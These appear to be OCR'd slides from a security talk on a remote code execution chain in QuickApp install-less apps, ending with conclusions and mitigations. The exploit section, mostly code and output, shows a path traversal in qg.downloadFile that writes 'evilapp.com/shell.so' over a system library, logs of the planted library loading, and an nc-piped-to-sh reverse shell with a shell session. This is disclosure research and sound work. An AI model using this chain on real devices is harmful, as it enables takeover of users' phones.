
Pack files and signature methods

- After all files are packaged, signZip will be used to sign again
- Function signZip will use the certificate and private key to sign each section of the zip file binary

```
9  function signZip(e, t, n) {
10     var r = Buffer.from(_base.default.unarmor(n)),
11         i = new _jsrsasign.default.X509;
12     i.readCertPEM(n.toString());
13     var a = _jsrsasign.default.KEYUTIL.getPEM(i.subjectPublicKeyRSA),
14         s = e.buffer;
15     if (!s || s.length <= 4) return _utils.colorconsole.error("### App Lo
16     if (67324752 !== s.readInt32LE(0)) return _utils.colorconsole.error("
17     var l = parserZip(s);
18     if (l.options = e, l.tag) {
19         Object.keys(l.sections).forEach(function(e) {
20             var n = l.sections[e];
21             processChunk(s, n, t)
22         }), signChunk(l, t, a, r);
23         return saveChunk(s, l)
24     }
25     return null
26 }
```

```
106        }).then(function(t) {
107            _fs.default.mkdir(i.output, function() {
108                var n = "".concat(i.name, ".").concat(i.sign, ".rpk"),
109                    f = _path.default.join(i.output, n),
110                    u = (0, _sign.signZip)({
111                        buffer: t,
112                        files: a
113                    }, s, o);
```

Package download and signature verification




MITM attack

We can replace the real rpk with our evil rpk……

but it's just a fake command execution

We need the real RCE!



File access API

DownloadTask qg.downloadFile(object)
FileSystemManager.access(object)
FileSystemManager.appendFile(object)
FileSystemManager.copyFile(object)
FileSystemManager.mkdir(object)
FileSystemManager.readFile(object)
FileSystemManager.rename(object)
FileSystemManager.rmdir(object)
FileSystemManager.readdir(object)
FileSystemManager.unlink(object)
FileSystemManager.unzip(object)
FileSystemManager.writeFile(object)
FileSystemManager.saveFile(object)
FileSystemManager.removeSavedFile(object)

path traversal?


Yes, QuickApp didn't handle ../

```
this.downloadBtn.on(cc.Node.EventType.TOUCH_START, () => {
   let tempFilePath = `${qg.env.USER_DATA_PATH}/../../../../../../../*quickapppath*/lib-main/libimagepipline.so`
   let task = qg.downloadFile({
•     url: 'http://evilapp.com/shell.so',
•     filePath: tempFilePath,
•     success: () => {
•       this.log(`加载成功`)
•       cc.loader.load(tempFilePath, (err, texture) => {
•         this.imgContainer.getComponent(cc.Sprite).spriteFrame = new cc.SpriteFrame(texture)
•       })
•     },
•     fail: (msg) => {
•      this.log(JSON.stringify(msg))
•     },
   });
```

Let's do this

Write a evil so plugin into lib-main/

```
PBDM00:/data/data/com                    /lib-main # ll
total 24
drwx------    2 10213    10213         4096 Mar 29 12:23 .
drwx------   16 10213    10213         4096 Mar 29 12:19 ..
-rw-------    1 10213    10213            8 Mar 29 12:23 dso_deps
-rw-------    1 10213    10213            0 Mar 29 12:23 dso_lock
-rw-------    1 10213    10213            5 Mar 29 12:23 dso_manifest
-rw-------    1 10213    10213            1 Mar 29 12:23 dso_state
PBDM00:/data/data/com                    /lib-main # ^C
130|PBDM00:/data/data/com                    /lib-main # ll
total 148
drwx------    2 10213    10213         4096 Mar 29 12:24 .
drwx------   16 10213    10213         4096 Mar 29 12:19 ..
-rw-------    1 10213    10213            8 Mar 29 12:23 dso_deps
-rw-------    1 10213    10213            0 Mar 29 12:23 dso_lock
-rw-------    1 10213    10213            5 Mar 29 12:23 dso_manifest
-rw-------    1 10213    10213            1 Mar 29 12:23 dso_state
-rw-------    1 10213    20213       124712 Mar 29 12:24 libimagepipeline.so
PBDM00:/data/data/com                    /lib-main #
```




Write successfully

Load evil so plugin successfully


```
03-29 20:29:08.146 30307 30416 D SoLoader: Preparing SO source: com.facebook.soloader.DirectorySoSource[root = /system/lib flags = 2]
03-29 20:29:08.146 30307 30416 D SoLoader: Preparing SO source: com.facebook.soloader.DirectorySoSource[root = /vendor/lib flags = 2]
03-29 20:29:08.146 30307 30416 D SoLoader: Preparing SO source: com.facebook.soloader.ExoSoSource[root = /data/data/com.heytap.xgame/lib-main flags = 1]
03-29 20:29:08.149 30307 30416 D SoLoader: init finish: 3 SO sources prepared
03-29 20:29:08.151 30307 30416 D SoLoader: About to load: libimagepipeline.so
03-29 20:29:08.162 30307 30416 D SoLoader: Loading lib dependencies: [liblog.so, libm.so, libdl.so, libc.so]
03-29 20:29:08.162 30307 30416 D SoLoader: About to load: liblog.so
03-29 20:29:08.162 30307 30416 D SoLoader: liblog.so not found on /data/data/com.heytap.xgame/lib-main
03-29 20:29:08.162 30307 30416 D SoLoader: Result 0 for liblog.so in source com.facebook.soloader.ExoSoSource[root = /data/data/com.heytap.xgame/lib-main flags = 1]
03-29 20:29:08.163 30307 30416 D SoLoader: liblog.so not found on /vendor/lib
03-29 20:29:08.163 30307 30416 D SoLoader: Result 0 for liblog.so in source com.facebook.soloader.DirectorySoSource[root = /vendor/lib flags = 2]
03-29 20:29:08.163 30307 30416 D SoLoader: Loaded: liblog.so
03-29 20:29:08.163 30307 30416 D SoLoader: About to load: libm.so
03-29 20:29:08.163 30307 30416 D SoLoader: libm.so not found on /data/data/com.heytap.xgame/lib-main
03-29 20:29:08.163 30307 30416 D SoLoader: Result 0 for libm.so in source com.facebook.soloader.ExoSoSource[root = /data/data/com.heytap.xgame/lib-main flags = 1]
03-29 20:29:08.163 30307 30416 D SoLoader: libm.so not found on /vendor/lib
03-29 20:29:08.163 30307 30416 D SoLoader: Result 0 for libm.so in source com.facebook.soloader.DirectorySoSource[root = /vendor/lib flags = 2]
03-29 20:29:08.163 30307 30416 D SoLoader: Loaded: libm.so
03-29 20:29:08.163 30307 30416 D SoLoader: About to load: libdl.so
03-29 20:29:08.164 30307 30416 D SoLoader: libdl.so not found on /data/data/com.heytap.xgame/lib-main
03-29 20:29:08.164 30307 30416 D SoLoader: Result 0 for libdl.so in source com.facebook.soloader.ExoSoSource[root = /data/data/com.heytap.xgame/lib-main flags = 1]
03-29 20:29:08.164 30307 30416 D SoLoader: libdl.so not found on /vendor/lib
03-29 20:29:08.164 30307 30416 D SoLoader: Result 0 for libdl.so in source com.facebook.soloader.DirectorySoSource[root = /vendor/lib flags = 2]
03-29 20:29:08.164 30307 30416 D SoLoader: Loaded: libdl.so
03-29 20:29:08.164 30307 30416 D SoLoader: About to load: libc.so
03-29 20:29:08.164 30307 30416 D SoLoader: libc.so not found on /data/data/com.heytap.xgame/lib-main
03-29 20:29:08.164 30307 30416 D SoLoader: Result 0 for libc.so in source com.facebook.soloader.ExoSoSource[root = /data/data/com.heytap.xgame/lib-main flags = 1]
03-29 20:29:08.165 30307 30416 D SoLoader: libc.so not found on /vendor/lib
03-29 20:29:08.165 30307 30416 D SoLoader: Result 0 for libc.so in source com.facebook.soloader.DirectorySoSource[root = /vendor/lib flags = 2]
03-29 20:29:08.165 30307 30416 D SoLoader: Loaded: libc.so
03-29 20:29:08.202 30307 30416 D SoLoader: Loaded: libimagepipeline.so
```

shell.so exec → system("/system/bin/toybox nc 192.168.1.153 1233 | /system/bin/sh &");

```
➜ reverse_shell_3 python3 reverse_shell.py 192.168.1.153
wait for reverse connection:
[*] Connect form 192.168.1.159. Sending commands. Shell:
[*] Switching to interactive mode
sh: can't find: tty fd No such device or address
sh: warning: won't have full job control
:/ $ $ id
uid=10213(u0_a213) gid=10213(u0_a213) groups=10213(u0_a213),2988(launcher),2989(saures),3001(net_b
c213,c256,c512,c768
:/ $ $
```



QuickApp RCE exploit chain



Outlines

- ~~A brief introduction~~
- ~~Instant App/AppClips 101 and attack surfaces~~
- ~~Hijacking the Google PWA app~~
- ~~Achieve RCE on QuickApp~~
- Conclusions
- Takeaways

Conclusions

1. Secure the entrances of Install-Less Apps would reduce the security risk effectively
2. Valid the legitimacy of links and files also helps reduce security risks
3. Developers need to pay more attentions to the privileged APIs provided by the system, especially file operation APIs

Takeaways

1.The offensive landscape of Install-Less Apps

2.New attack vectors in Apple App Clips, Google PWA, Google Instant App and QuickApp has been presented

3. How to check if your application is also affected and mitigation techniques against them.

@wester0x01

@wym_qianji

@lbsoar_

Thanks @heeeeen4x